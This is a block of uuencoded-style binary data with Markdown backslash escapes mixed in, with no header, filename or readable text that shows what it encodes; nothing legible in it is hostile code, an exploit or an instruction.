M/:9^N/MBY)CZ\^V=K#1:O@+W+^/Q?4D]?I9Y9I=LD%S9U/V#IB5(2VW:\_)>'A
MDTMLGMU?R4W4L[5+M(\$#AE<?M[?V@JRU\_8F9N#R2I#M,\_P"BW65)W#P];;XC
ML?VR?9[\XF0\$SL[VR60!Q4\*9+25(?V6?+?UC<^`TX;+TQ^"N[/O<5`1I#PS
MR9]L\_WPXGG8/:F?L7AK\_`/N@<Z6<=WO<;N[WF^/N`"LQC0:JT)2\W3Z=]"GQ
M4I]1EN1[W/6MB66\$1&!O[\_"\$SH3Y?1;W^P=Y1%)M,79\<7] [>#A\\_`BDT0G,
M^UN`8R\*?UWW8!3E)D).`7DX>.CEA%AZ&LR`"=L[.U)MI)TN]IA2:CCU-QR%-
M2+?/QH9:;) ) ]GU2YJ09I7D\_FAKT]/8\C>AXIE(I02`MDE&6,J?K5[?.#X[53
MNOAY^`\$EE)9^O/T0NY]68RG6?C#\7;K?"7\_`N4M(F6!22?C%60K)WQRE<I\*\_
MQ2W72H)INY6LL)J.O!(H< (=W(BI\_8/+EHF<2R20`S=?)]??40:J0E+5`52C
MJ5Y#S, !&`K]V3P<`CEM?9\_&+2.4DGYCQ;C5QCR`\`B^B-HF^<%&Y=-WNQ\_\_2Y
M3: `9\_PJW\*T%0TE)JLAQJM4K(+ (M[?T37AL"3MGAB4RJ/B>S[\*]%D;`^WWZRD
MW` :GHSZPF<3&@&?S?;Q\_%.3GEC3`\`S:P\_@;7AK5CS\_&X4G-.^;-H=Y5@CJ:
M;I-R):`==C&?UIRI7/>AKX+XT-2M[: ,D5:U<YE()NGON!47Q]/!;E)P\A,\$
MARF/QX`@N+V5Y,?-UD5E7G9XYA6DI87B`\_`^\$)YQRQ@SE&"?!M&V,8\HP\N54
MN5J)#U7-2\_!A/\`F[I`ETWC#N1R]N9;VZG4RGLVMMB)46Z),2]KV63ZZYL2A
M7\L5.(HM%L2R[?1%8K`#X)F#F=7\7^L`\*GI<"RNKF93HA/\*5^I\,5W7+7FI
MRLLH+V\_>SM;7\]F2W?1#@%"<I3DJ`H<5H/GR")RM!\$+%ED6.T!F5&26M\$5>
MK!=7M6)3Q6;\$LGC3`+Q2<\*`@DN!\*P88<C5;V^MIEHXA5U-S%F^NQ9N^\*OU
M8J+X1/\$I\9G%R\_`^K^>K]>Q\*P;F`"X++5C:MW(M:L16S&=`T5T7\$7"EM.90^
MIB0MR8(E6;`D`^B;Y>)2X:G`,\([WE\_-:@03:(6"2X\*K+IAQ7:J%)8NQ-`WH
M>J`@1,\$IP5D`W`F7,E>&@@QEA^`B9HWGA!V\8K&3',1\_I996M+0R\_%I]L%XL
M5N07[WV45(DRI63\*E\*G\*-26.NNS^>Z@\*92\_)7GGV%I?GP<\$<]T?<J#"]#\^^
MU/WZO9T4(5M"MK1AH[QE#,M[8H(-1<441(>55Z\$Y[2/L2^\$]>];R]6RIS#'-
MCANS8T/F.&:%UI?B#8A3RLB(CW,O0UFEN5NM)TNYC8ML!=G\*AHT1ZWFF]6QR
MU?`8FFL:<XWI\4A`UJ)LMEPNF1,R)@VC`SCRG.^^>#,R1EHF\*\_XB#91!5%E
M(Q^9P>569+0!0S-DM7\K>+>SU<K&\$#16:&`H^>`#/4E8</9MHII"II.ZIH!T
M0=-\$`@R?#D57DE%=WJ@KM`[->OS]`\$)\*E?D3Z-Q\_GYTI<QO:AH!R8\%A\$&>
MIA21-2+R<1&^`.B%\_0?ZRX:\_ (WRUQ2G.Y/G&<L@HW>SF/Q9/VK!R`K=@1+R
MI0T?@]:-K@,C,\_8@[8UV71HS@(:6J+H`JQJ8`W^ [DJE\^3`4PQ88,S)C&HL
MA\L43;"TT<0E:C)D]<ET&U:(`\*R`D/Q&X0X)]\;UN>8<BS5M2DD>!`9BZC:H
MB#SHU?P\*/1&28I)\$<H=DE(35`X+J+BKUJ%=OSFTS2HI^<U9RFY"3A4TKY+8Q
MI<>\LJ\$NVI(]\*\M[S8)/0\*V<%U:[&GV^PXHS&@J`CLDQBY:H"XQ#8CX8@-:
MQB`44I?&\_\*-5Z5&+@+J>7\Y^F]0DE9H%D=FAL\$QP):1BZ@ZHBCW(C=P6,AM?
M3^3EM7-"%;`\$\*18`[-?`\N:-3B54=N!2WN\`P`. (3MQ</J\_<SS<Y`DI+J1`9
M;=,RTE`C\$\_5\_49V4PN[U[GB:??PHHWF[77@OU[-&?Y-3W\*>GP\_W];EL?-ENF
MQW^ [E@T<^ [N3`!Q@FOG;V^?-T^;AM-MMSW?RN"X)24!@6OJW7UZ]O9DL)S+7
M.J.)4TL7,C,IS.[[\$ERQ6G#VX\_WAV\_`Q]T=YR<B["=":'[ [L`I:XAE5@6F1(
M?/ULA^9\:3=E\5WO-E]>;QZVW\_];TV=0N)>A%BD/=]^1QADDY.FWS=,>1Q<
MB?M;-508`\$AC>5K"3@ULG[URZW6D[Q\_V7Y^\_7A\_NA7/KZ3PU(3N9ZL6[U?5L
MJH/]`\*;&;%9[\_\$+M&0B-J#L+J`2SWNU>T\_GF7(??J^^\*@98(`B^0>SDAD\*F1I\
MP]\*F%5\*R)K/;.`]V^S^&`)8,B!SN^&,O.QI60MU\_W`!. -678B63\_UBL:%I.
MT]`\!H2"!#1\$A+Q=+FZN"6%PX#.2X=R[Q?+7F:T\5IHG]]9G>G^U.WT[/`V9
MV2G`8SBANY\]/1V>IMBO!(;V=\$7U2\_"T="2&]\_2<`!L=X08+8ZB\$\*#32BH?Q
M]O)9C?[%-8T7A^R65TM-EP`?V[GM<,H`&J2>SYKTN)U>S]8S^4!A=\$L^S6`1
MH\_X<`Q4\$P0V\$UZ/XRN/EMM@WJ`BGBYH>P;QBN9]LM\_;]\S<Z06.\_-7KD6J=G
MF,I:S\MB>1I^&^@5#-`-Z?@\B`R`H`F`.H?<`;X^2@4FTUZW+ICNKB\OI4>

MVZ06+^"' [/2L9ZO56:P%;1.EBI->#D7G%,UB[D,\*0E#(!-<CZ,JC8:M.@ZJ=
M"4IX^VU@^\*WN[N+P[8Q6A>V)M%\$KOSKJ1+!@T77KDPW)\*%<"ZP%DZI&O=+2.
MCHV4&,W-T.8]KCB#Z5KTBN' '=#YYV@Z\*MDAJS:G5EO@PI" '\$)4YP/8\*NB+8E
M/EU9\*M;/-' IA+N\['FY^PGRX,S0O=S+W=?#:1<2.-.)W.UX3IW0V@U)!OZ.
MGT"]FJ?C'EV#'\*';TN\$O(NLA:\$IHVW&8'6..W4H\*OV/NR/:?L2-P+CWO[LEF
M,23:(`QHHD4%+):\_QH'E@>BED\6^<OM:K<[P:?!%?JQP<3/]>\_%#<P=]\&F`
M66?D6<I8='T)A@04+R%U"Y,2H\_7+/YYW3])9.DUHFGM`<?LM?!\*'3PIJ0\T+
M]#L;P@%2R/1^<SS.MY9:I?XM)M8%KMS1NZ'L]CEDAM\_VFU6R>MS<T9@X5W.N
M5F5@50)[-Y0G?;Y\_GH+KE%3>)\</]N%`QO6Q^R33YN.CIVFEC(.AE.R\*[/0D
MG0^?^Z@M?7JT@:>R\_-=>=>')?XR/7.-!5:J8;I'7?]-YKN\$15G)]\_8-&Z
M[V:V?+^:^^>6:G/[52KX'\*'A'A4-H/8BM/+85+. \T6/+HSP>+\*?[:8#'%7QLL
MIOAW!HLI\_@<\$RSLNX+\$FR;5Y[0\$,':A1"\*T'L:G'ALI(SI2,8^P#)]ST`@KZ
M@(\*'2009\*\2-7<.<!,Y+') .RY=[;+=\/#M[Y\=OF\_EE'3SS\*X].#R&;X(1W5
M=A6<,706U9/5RC9C\$UI=L51\*9'L(4T2\*\*3#71G0)!C<>WBT(?IA%TBL(4\_RW
M%,0[6IW2ZH0%T<=DQ&"':@.AZ#%YX>\$<K\$25+OZ+2'J2B\$'9V'U-&Q!A7XEIO
M]>\*O=!!>7#%=L\_:H1Y#!0Z8C.P3)P-<J.9VH+', \$BU\_%/+UI\*1@L. '\\$3`C\$
MH)\L]8L\F><9+!C&8YG\_UPO&%'^R8(H7"^^8=;6?TX/3O2\"20/3GR%\*\_Q%-
MGF?(",)BP@QL&,49XO@YC`\$3`C/G\$#Q0?#V1<;A%,4XK=P:NURBZ32VF[-<1
M\_+P\_3NRT&Q+SIGGMC/'AG5N;U24R1<>@0DFF/K6,1.,JBI%J8S!<L(PLTR&
M^@6.TG,,E`Z#M:K^>TK'%. .EP]#BOG68B=(9@<5<],""!AGJ%S@2S)%73U!\*
M[>A?CJ\$RHO"AC,)RPK1\_R=F0Z<5D?L4M/@6\,?V\V3\_4;D::O4RDS62\*&(]\
M`5RV-UW^P@;.%BQ\*M:V#AE3,.CH?(Z@X4A06GHEO&<ZOS,&,M;R0"\BT6D-W
M+0[[R6V2\>UQCY;X6J]'2WV[#!KC=N`1QGY(QSF#>BKCSOO#)UN@WRT]?-2\$
MG5P4^1D+32AN-G;?A'@4W#`3G5V+>-E,L&G-0DA)(T?9/WOI!4HDF\*500A&E
MK4D\*)B=Y\*UETN3=N2<^=#3H=^\_K[:8>S;THN(V<([YA9W7W)?=V12.]<2LXV
MG\^44GGL)1Y%I]TYZ#CO[RYB]/NMD#9G%;`GZ;D5N%>C#F4\8D5@)'81EA
MZX^F1H1>XJ[QZB]J/+3?F?T/U/Z+X8NN50Z!J-W33"KLA>D#\$H\*P8E:MTQF&Z@
MX=D;SR#[ \$L\_G:YGD%;8IP8;@A&"3ZOZ#WCKHK9W2KF=6Q\*TLYZQE)Q[%9!23
M-V(\*O>F:RJY2F8(\_9`Q5\$64]M&\%5APQ!>(TS4[Z8(T-SA<7L[.YY/UK'XO
M, \_X!X>\*);&+PY09EJU-F(3=+4F8,KF>8AVTIU^M3-A\_P-3[\* ,H0A>(FOAYG
M2#U#)\_/,>(:A`KX4E\`':Q)^]I@3QS7-LWNUE\*S-#6BD%9H4\_OWMP\6LX"?!\
M>?PD\*8)@577G9GZ0Z\$^3NV>WL4RG\$DN<8'A<R\$56]YO'Q]U65Q-->P?[Y/%.
M&7!R8X2!3X?\*-;C\_<ZNZ,IGI8PFZ]RC<LT-[DD:(5LO"/T,,#;Y4,JO.ZF^
M9+TS[N;N%PN0\_SLQP"W']#\_6+@81]'T\*WQ-;#X-3@H/-=>T]SAD1.<6E!3=.
M>AZ=<%\_+=H^E;'N9D+LD=T7N+++<MMH:Y685DS&SF6FXDSXWMD[CZR]?2KZL
MX<M[6^AT\_S1Y"O\*4#<\_`'L+E;+ )NZ<I9#>8Q^7+3W]%U?G=-SZ?"ZQ8H)N1.
MR)TVW!FUCC&\_(W-.YJ)A+GO,,]G`UG3SW>DN68-K#&"M5T244<0LXA\)H2&%
MH9"DS9\*."`G7O<F>D3UOV(O!+#+>AOG`E62MR%I&+[/2Z)+!59J&->FSPE!N
MI0,H)5\_6\7D[=[\_>^@9-8ONF;O@+^I<-/\_=WMOAECT.X?3&I&&E53,;\*##\$.
M30L!G5!`V@C(Z\*87);#,JIP2BD9"4,) -@^OWSMAYXTQ&GAIQ,!+H\_C/B;)6
M@<]05-\*(&@&\_`BT`/2-+WK#T0@X<\*W\*4Y\*C(\$?<C;7XE.Y/K.C`9H0ITS/,<
MIA&0T,H7)3"?<4H)62,A[TO`R0^R%&0I&Y9^K?;WQ?RJGDW>\*) .)E,GXHR>F
M7^77LI/XYEH-?2V;3\*Z859-00-H(\('V@#@#FU.044#0"RA\ (N)K]OFX,8' `E
M\$?F3^"?XJ3\QY\$:\\_00' \_#@2X:'9N? .&N^AS2Z]O?K@ [W9.K)%=%KK0?8#PX
M`G+L@[@%6!%@`\*@\`\$=(E\$X\_I6FCLM?Z@.%\OM+FDJPY68N&M=\_V\`P\*F>B6
M+)3%@\P74K5&7X`RIX9LB<-^X!7EL\*[9A,-4-9T!SQJY?V5Y91;-') [>0%#
MKQBRR=#`\DC+VG.CRF/\*3PW/>\$=B\_-DT&)6A1/"4LKV9[J"J'/^(Z,!1G+
MAK'J,[;Z\*FG!G!1-3HI>M4" F=V1\*R)0V3%F?R?7[U@OM"#8J<W(7#7>O'NAQ
M-[KIG#(B=QGWN=-)YFM[J8`TT7/I';-KXO"&(I)&A(9</'@0\_G"\_DT/P@Y0/
M\_\_O#YK@;)CX]WCUGL9IQ\_VC\$)?74QEPXB(4"<.U5%BW=E)=&N.@O?QG,!"I
M#X<OSX\_-VGEB,#FD<RZ/A^<-N>R\$;7.W5VZ;RDT.O]C8>3RS@I!;H6;!15[C
MVE.G`4\$(\*T;R\_';5G+A;O7Y%3OC4P/3Y3\#9F,U\_\_\_,XMR]Z?)'9\$P&+<V>3
M2X=-'393;`[LZO2TVWRUT,O)<G4QJ1VV<-A2L963NWDZ?M[<.W`M)UK4ALB!
MXUC1L5'X\_?WASJ-7U^^5(5&&E`Q9P+!Z\_`X>&\EO9V\_F];K);\*Y\!`E\*\`DP
M62Y\$/[E<7]M]<JNU<E5:1I%RF1A<UW:\*['@\*\&%A&:-<"G2D,L7V\_+FZDJ^
MG\7KOTO%MIZ\KF<J(%,!044\$+!\?GB02%E\^-^ [N]/:WKIHI=BSKM/U[\I:
M\*FM%MT9@M4\$V/?T3>"W[A`&`-FIR\_MM\ -9-.YZ]\*U4PD"06Y3\$RV?^R/,E/V
M\6LQ664+5.VG&Q%A\T('R[1<ME6ME+9:';JS+9;OUQVR>4T7BSJ<[HVV7RD
MAKQ)P^O47ASN\Z[=D#2^@C25)DS,N=@GCT\?]5O@7RVJI\*AX'JJG(5REN2L
M&DX/55[I6JZM]8XUTZC/&/69:5B)##E7Z[?\*F"AC2L8L8`0PY).AU[7GS96W
M"%F(1MJ='\*4RD&GY)%GQ0X><MU<\_7J%PZ!'J3]R0[:D8;MY^/)P^/9@^?2\
MD?\*DRI.1AU4,3K<`'UJ;K5"VDFQ5^\*4%W/8,W>OW,I#7.DH]4-`#A?-'?;C#
M%/+167BN%9N;K00N4<:4C)D:NM4J#G<("+=4T\_9,=ZW]%DS]@%"7"04EE\*YX
M\_BDUT,/F7IJ/A]V=G0-C%6\$KAO!C\*2JM85DKE7%3/=A\*P7\PR40=:51MH1L
M\*=@\$9#^5H(REXIPI3Z8\7F\*L(#QC@3T+-J.\*4OE8^A4D=-U.`1>L2V;+"A\*
M^=1R-N8-O\E\*`Z@R9\$X<^\`.=K%E(Z=R[;6`J0;3\_K[%GRI\_1OZ<\_-(.\_- [
MBWNUOGG=8BZ4N21S1>;5Z?F#YQ6U4ESK]V&^]0PQ\_FA:M,B%ENT"[.02%LU^
M[SN=Z6<.EH12TD:\*\_]+;+\*\$M2&F9DU-0T0@JV^;L0H=,ZSFF7:8WR\_GZ/854
M;\*0C"HE=Q\$WO]S(CS+65,QX26W8\$Q(8"DD:'BSWW\$D(HP`W=Y7OY37?6`YU1
M0-X(<(&(S2[89;`Y'>'7"=XZ\_-H!+LE?D=^X@)0(O@^\>A3E6]N7Q;(`,V!B

MY3>FX4]8C)\_LNIB[01PUS>3]XJ;C!I.2/VOX<\_#7F^^^9^^!#V\*&Y8F"&YP^
M' \*1ONWEPR:9)OI(-XE/M#SJ:#1K<:P/:JD6#`1\$Z</9\_?:%BLSVSOXKV11Z\_
M0(KND7\^ [I[8HW7I[A"B]1/N`8`2C"OCFW;\_:I1?RO;%F]D\$<?2L03`39ZN
MECJ&)^HF]JXH3T\$Q1&IQZO=^MT5K<<7(((\$X`#M\*-HR,""1")>OGTK]=+Q:0H
M0\*74,QG97#@\*X@\W5,Q^OU[>XEBA(^0JME"Q,<>OUA#7#;CU;2K2P6"8+QM:
M7]2ED^5RPKO)03,\*3G",X7PO>WRY-,L=\K9"@H?DI.!7NZ]8FJ\$O\)2N>!"
MPW(=>I[ JF3CL(T/Q.Q(7H+'4VB)P]5F^.3FNUN/SQR&N>[E]-3<,0ASIN9R?
MU[>V\$KYUO78-%8,(+2.I=K%\$)6%5M7\*,->]V#O\$ (D\*;GJ4^?/6PUM<I)\*LN!
M6S697C?7>OG<7,I!D:~?O6![6],KX=">%6Y7F1U<K6J3?&;W<R8?D%)!0NG\*T
MXQ;YJTJ.NAU5`K,6C0!\AG1O]/S3P^%I-Y,/:[O=;:\/>'`\$GY9\_;4E3NYGG
M/NF/C)+[\_1:,^O)2\*8\HB>D^+<LEC2&CQ9&6D8\63<MBTXD3\$E+8(\M]R)H]
M(@J/\Q/"A\*-6-5F1\*\_;-TTYPKG;AQ@-Q^-V7]>&Q\3F?XMH==Y+7+=9,E588
MT/2%E),G<>/!:O-' :WQNFKT'MMVW5U<Y,RMG)@967\_''VL(@D,]GJ^D9-R:\
M>;Z\_OSX]\_7Z<2,V\0K,I)0\$S&]NZOI6\*J+;WVNI,#`47)WIY@6\*6.X^SN&&
MK-FY'\`Z>2=MEQ3NEMXN\Q24^<.YU-HH-2789Q9^^6A3IS)8%@J.(C14\*7#+
MM7BX\_XZ%Y8906L+%YKC<G9Z?' IKD2I\*WWZ1<3MH\J&F5OE;V1TA2=U9YU!2U
MDER)L[(7B/NR8(K\*K2VBR-)OZS7#=#2^HB'R' `A42.B':[TCI++D"P92E`/5
M5FRB`#!4[\69\0BM)CJ(,E7]G^28P\_.V8Y-K-MY;"A=?]X<FWK\$I+#KF\_G"
M#28N/MJWG\*6\_-\$%Y&^E9&O]X\@3'32A9/\_XY@<H?!!9\\$OY5Y^.5\BINSI+72
M\_1\_D\*)6#P9]&\_8]Y\V5Y6TQ8FR.\_PT9\$]\^WH[HO+V>S)>N<!]^\*5\\_C)\_
MH26#CHFK\$VX>/C`YC7W\_X"6Q:I:6\$N[\_PEXKG`4F/+==LU'4Z=FNWO>'J4G
M@QB@S;U#[]V<Y>EPUKA>TBEVEBIC26R-';+(L#<U`/QOU\_.U[<7LUK&\$,R]
MHHVB\$T5G:>`^L"E>^EKS\*[D8J-;V.\M0`I(3U+A2^^W6A)^EXCU3N72BI[]Y
M.GP-\$4(/ZOZ0XHM):S%2?\$\$-VL9<J3MQ).Q%8\*%`C`65X];-2-Z^6<YFMFMW
M,UUKEM&][3=KR&J\_#6.T]L4YY3D])45M-V9=WN(\*W-O%FS=VF.=TYGC,R9[^
M\FUOR;>0[('.)K61>J->7IBKA;DA]=.28-#IC]O5/\_NU0EYHN!4"X?[][(V
M,\_^O^Q)RE5!0K;&\54?"S=6XC(HRVCPHSQQZT#(M&/V%">(YY`)"8G^`)'%=
M)(QK[7/BBT9Q>#\_K3-" ](^3P-3\_KKRT:>ZH^F"EC^,7;6\*N4LU5@I\$?=[2U
M<YXI)F?.BR#GMIV8KNSJ@>S>73AC6FKG""\*1--EKIVGSJ]OKVfy@)R4FY6KV
M[M9-J9"&VP[:2M0LN`\_\*7@G-;HP3]K4-N%D[ `Z6ZKJ3KRL!U9)4/:5(/,2=D
M]MCUPFJ:KCK(5)\$9U>1]-79E=9"Y4.:2S%6;>?+67K^V[L5EI9FKF+DJC\$N,
M]%(DN/[H-5\$U470%F%1194,L>A#(]NO2P^<'9>,^2M`+R\#7@"HX10621
MY@CE",N8@: [-&:I+JUJZ@C(+=%K\*3,C^0?N"5<ZB2)F+];>3V]U)()\_:R(+
M)MB/FBA5VC2C4\*U7B[OPZ;\-H]!IUS.U;ZN+'`=3&PQGPF\_L+AX0N5]P8K;EAX
M:;>2V79V<G5>Z[\$/&%/9BXD?)\^G`T<?Z`I`NA)H@A>&O^ [M<9HVC.2WNX?=
MT\_Y.5Q.;WF]&P"\_JO8V-DNW3\MGN\$GT(2Y\*3EOC+Z.BF1\*\3C&T-RGF]V3^1
M.VFX4^5.W1B:>F?\_?'R:R5W>BL\?:\*[X.,?8&GC;XO\_C60:MSX]-;HN&HU2.
M+/<O&[^!IV1HI\_DQ?'B[/U+R`^!@NWOVFS5VZXG6CZO3T\_/=-2?57;\*G\\$]PV
M@C(923/@MJURT`#;#),ZAXJ]8LY";9A2^N9%!@#8?<AW0]LGG/38-8Z\*,!<A\S
M\P5#]0D&FLJ5-EP9N?R`\_2N.%7`[+(?LTV,HAW;GC:`"O`Y<3#/P4MZUAZX
M,SVC#@S=\85VOK^3D\!ACV<.8S0%B,V34%B"DW9R89NG>ZS!L;HY"B\_/\_;<
MW-J!<#\_Q]68;=J,05.I\_TWO#,.(%UR6SU)\_T<].^U/'\*.5I?R)H9J3E[V>ZF
M+=\+)Z`@>]GD65N6A/D!HSX>H-E)(O<`+><OU)&<1SO?'Q\WI[O/0;0D,>4G
MAF7J\*S:[]UO7\_4!I.B]OOIY<NHMTE94TLE';1`X";OWY^>+J#9KH`FC-@^
M4`=SJ.62L%RP)W\,5!\*\$CY=P7\_7]KX2+"\*!30M/]Y8/%1[+PD5&JT185"3U
M"\5/GX\80+LY=(Y39NXEL"\$8I>[X)9-N/>?67AUZNYRM;Y97S%YJ6QV=\$^R,
M4>T>?SXQ.U/[8J@WH]Y4KJ^C;'`B#A-9SAO2,\002'%)04>=GS/"[<B:O\*\_\
M;-AZ(>K>S,]09\_7L4GA5@0ZOKS"SA(2JR36ST<H:W1).H>7-4\_`[SFU6[C,>
M5:\_&<@P=8ZS]0W1,=(6L]2?ZM.\_A'EJ%B>L#S7<B#&\*QF4/45+B:GF->`&A-
MCG/!A0=#F7U\_](&%M3Y`NXI/!Y7B4W7Y4K64[^ [U<\_\*I6Z8-/U]NCE\Z2JO<
M:K7^"SS"AM]J7.VWJC`-#P\$F/E1Z+F9-:"7PRCBL49WS`9G:H8S\NCC1QBQ@2
M\$/(,8Y=\$A.DA[#CI00><)Q+EH%]?3%8S\*F?CE95>>QZ)=GS15M;4=JI%.Q+L
M:\$S7IV--\=KQ&]=\RV[/F;PM)3J1YG.!\$TU(:YF1,R3SR\*UUK61L(H9/SK5W
M2AP;3:~8F6"^^@=@=6)D6!(-O(E)=%!S>MG<\;>\_W`V1SVG;\_Q^W)\B1N8UJ"
M/77E\_\_-\.(5`G)]VG)AF3\_\^X\$P<9QIR)FW.Q' />'AYV\_]R?R)PY901SY'^
M\*\_T^5%\$Z5(4:B#KT0C'JR/W#&:~?)UFC?W.)^[DJF[6=^W[=A%#2,"NBX2\_
M)E?OSU+^D/?K0,T05!!WLN\*L?R!5]2RN[3Z3E=.5X/M]/K)S:CT9::?FB9/-
M2.3,T//]:G=W.CP%UW!Q3/\_M[KC>?7W\$/-W^`M0D>\$@UT`W#4F=8`L/D`L1I
MK4;AZD3\OEU)\_ZB>W:QL\$6B2;@5%8MQ\*E#C'97ONXD105%7N5&7#SR.=[&!`
MPDO,./]M8J\_>1".2PA.:HMLJK^P4!I-L!^WR]=5D+E^:3YP+\`SE;\_@%+U2=
ME6(44VV<I'`-U(2JC)=.A+H7UW\*SCV0W#W0098^Z9->:E-C\>G[(3B%;2]?N
M!GE33]Y"- ,J7\*7PU`R`F25<+`&R)12C3(-,6(\_@A\W)V:7<40F(A\$MUO-[TB
MT03G>K+Z]2SFK]6%&'Q^90C[<C)=R>:8V>59PB1N\$\_M?GLD:\[ ]L\$ET";, \$W
M!LVP9771V%)96\_#;VX?>DB^G\_U+TQ4P\GTO5:4M1;+FPW6E#RMR=D4WX>[I<
MK%;R!RI,I\*DI=K@&S;!%@@ZV@&(C" `D4Y]N)=C+J5\$DW2\*?M1\*=MM";'^5E)
M@MV7OYX1'^=B(B@TD:\$6L[QJZ]:5FFF#K4F3<EI>NG)CDC:/Z^5"ABMQ-\_W=
M;/ (K/KDF796FJM0.0&SZ6SD^+`?,SGFM7YKR5:>/&&2&^SSN,.`4ZBALCMB#
M!K:\/\BJ\_"-/ /65J4\*\$&200OZME4HD\$)1HQ=U/^`CE50N4(>G8ZH)C(4M"5
M^&VRY"@RQ5X-:PR2YQ-IZ%XO%K72#&AV?#E`%"<HZ-5KKT;+#!LBU-17W\_9/
MNP"2\*Z0@!-8&@%(!%0`0:C?(G\*O)B69%[A'773&:'K-I1UR\_UXI),O%<P@OH

MCI;U(?3;Q9XM:'@>5[J.;<;]A=%F4.+SO:IA567P%B^-RE!6L:O`;&9\T"3Y
MV%60S360F6\_"R:MR")66LY""6JDT%!1^^DG/L:\_8:==1WX#ZYWO9UO\$H(]U6
M\$3S:Q-'P-H@4ZY1C+'?Q;\*FGJL^X#L\$TJ\*OQTYYA?+><2XG%FG!5OY^\_D6UU
M2S>&<DP3>]' ]XF950[=K.O/UI51W]'OU0L[+\_#J52F^&?JC%JB&)&F)HB#WR
MH[:DL`4IMTB&+?@Y7<@&\_+CYB;68Q3ND&BA`NNK(5\$>\*\1N<G0\*, "[\;7T[
MN[Q>VT/[ \N>5=-3/8007W)P9\_) ^>)?;\_97J6XO\_R+/\_2T3E]G]\$46'\_PD=0
M(FTNK>5Z>G%6V5\_NY8\8\O\$)QE"@7^59##5LBN(\$'F;3N:T6XQ0FQ%+) 'F3\_
M\*O"7F!>7^\$L,C"O`RC,3(<G^Y3)A7>/DX\\\$BA=S:18AF8,#@RS9C6<&BE:3
M-S-LESHS!3\*K/YQ&J?@E.N97MG6%YOK:9CV)W-\_O\`/Z92`@M>)9DJLQ4)%H
M#OC3"D5GTUZ0?Y;#,'PG.:S2DPPY9+"3FA>>)'6O[D;.2V\*"M(KRF%)\$R-\*;
MLP(V2M,EY5\$8NM#I3J,J0V\$)QV)I?T\*\_X<RKAS\O0RPQ3=)F;K<HDF4\_)K"
MF3\*OZ]E;\6.>94D6)%Q\*3T5P5&K=)OD\$F0@8/>\*8C7C7!1JL!:HAWQ+U:J&
M@.!D7#`8:0G2SP%/@A\1^.G.+I:,JB%S791RV\`K1Z;0688(`<45!+\*)Z5
M;UZ6WZIO SX<4:\*6!%\_ ,OI.R670WIBQKLK`\*@`A\*Z\*C)5D=HWO^TLEZ;G84LA
MGZDJ+##\^L;IY;8!LZQ0\_IG@S^Q+F^ .LLR%RUT\*?>@1C]OA9VEG?<" +5"!;
M\$G\_1\='%/M<1\$4Y%'3:N:Q:S6)TX\*XW&^9TFD\ZX.VG27;SF;HR\$H)!9\$;
M+2#[(LBEG`VT`\_#UG\*.-G`M`!T=!,MOZ\.U!1D%SGK^04LS^%KLK/'X[?;' +
M,IF>!,O<23!"0>4\(!.MT@S##(A!.L&.ECE:TJ9!KPY,<1%LL\&P`W(U0,\_L
MII&\_LUKFB0`I%5)92%B>R]W)SNZK`LBWP\_4U:WJ8%4=J<ZQR)-[<'O(W&SOR
M\_:XE8SI%\$R>\*UWWK(4N[A\$\*\*ZD190.BK`J-"<H6D0Y"U(V\$R?Z#4XH\*VE>/E
M%E<\*,M%+)>?G)\*=/\N\VEQ4[HHDIPU`19\_3M%GJWE]\A\$R)3(OUL/C?YOYG8
MJEXZB@!J(9F<F<G&#C/NM\_ =N0,\33U(^.8\*Y,#)/H?=DHH//UX%YA2NS'/3O
MBN:5TZ^GO66,4[YA\*6EWK;3\*V+1-F&:RW\*9]>OIX>=AZ)5`KB;9<CJOG1\_LH
MZVY+<N:,N#\_N)2GAFJ`5:7DPC?MZ?SHZ.%?E.&7#U%0C/#@@EKM9A]Q/"\*W?
MHW0PXX"?;-&ETX7?;.Z-\_O0G(Q)-X=D2#(V1Y%2E4,5)"\$B1(>KL5RC\$/ \$20
M\*/^@:QND2%<61O@4F<E\$;S)(<ZIRJ-\*Y"3P(+K\$SXV\*-U.`8'O\H%8T+8L;\_
M7LL7[2>\*5ZY%.GT^N#+4"] ,PJ&P+A=+2\*<5X:X!<@<SS";E.5MC)8(P781>F
M")#D-IQ<UW+&V?9WF[0K&73:;IU/P1-B4O@]-DPT7\^PH>\L[3"\$1,P2DNR,
MC1D7+C`4&!AJXX.I`5N9[,V%DYCL=:2J(PEU7\*[X?=J(\(FW[J4U:Z;\$19!N
M#X5?+?1I>ZKW).D(\*TVM(%6-<\*%VF-U)5H3"TTL.49VD63`9^?SI=IGYY8T
MQ4Z[BVK^DMB%,N\*M4-2CRH?!GEOV!0T5)2+,QDZ/;\$`TG!F4!Q5%W?E,K@E0
M;QBWF^>T[=XB?]J>/^VECK4U`%<5H0;AG5OZSMXDV\*>GI:/;Z[#ZU#QU5#F"
M\*`\*`\*`K8=>ADY.CN,25HVBV7M#&@6-12,"P5\_&M9E+T-+=O=15]:1QN>C`T];
M)\*`=<++\)8H3^ZY1Y[ICV8RR^R>,@DFH[;^REO1MCK?!6:@AX5YSZ1)+)5;.
M!L:+/!<B)9^]=N[F4JM5][X(-09W0;H).NMNP^/[W`ES8\*LM\*0EMA;F)/G?-
M%.!(8E:VW@>HO^"\$EF7(`^9W8"% ,OZAE\*H%&8SSP+\$GG[0F6;\_]Z\[3?B=W?
M.U=-HP0A@M(3E6X@G6>65;Z[3-EMF]J=[IP\_"^?@R+9P<BK[8\_M!@D=)6NU1
M?^/ (=I:%\*0\_#@N.8#&06M6D3\$U\*:5)P1E(-R\_\$ZP\>O)]<NL(-ORK`M1DFS
M+>:UF\_XD3[N;8,I^-R`)^MV\$-,Y=I[YMEYKN@ISS4C)`9\,J\UV:5)3;IM)
M6B:XV5G^1"-@)VW15&NBJJA410D5;DGE`W.G@UL=YA(0^!UKW\*?8!((&5\$-D
M?M+N9!/1GY]L\ :3!6A"%:S=!0P6`B<WZPO9;"HS6`/V3%+T:TN[ [\DIQV1H
MX1MQ2^&9K+##;>G[XNMD\_D`?:F1C"^2U=2Z=:+@C=DH`?;\$]-;/`Q+YWZF5?HE
MM`\*AN<PUERDV:UN\$[YZD!;(H)=?SZ?/#ZH^[5E6!U`\QU2^XN<O?=T\_73]+W
M#3\_(/5\DM4\_>O=>.V/G7Q]W3\?#`S8M!@!F^=%RNJNV3]]1P\#\*DE[/F7]<
M)/NX^;"\_WY\_V.\_T.`#GX?&HA5%H(!OK!K5?X8L@09OFV&;7'+`=FN%\_MP%3L
M982\$)C`K%H.79H)2@`4T@/9A(@3\_NSH1IU5DU7\*EYKE6]^X#-\_QYVU@1A![J
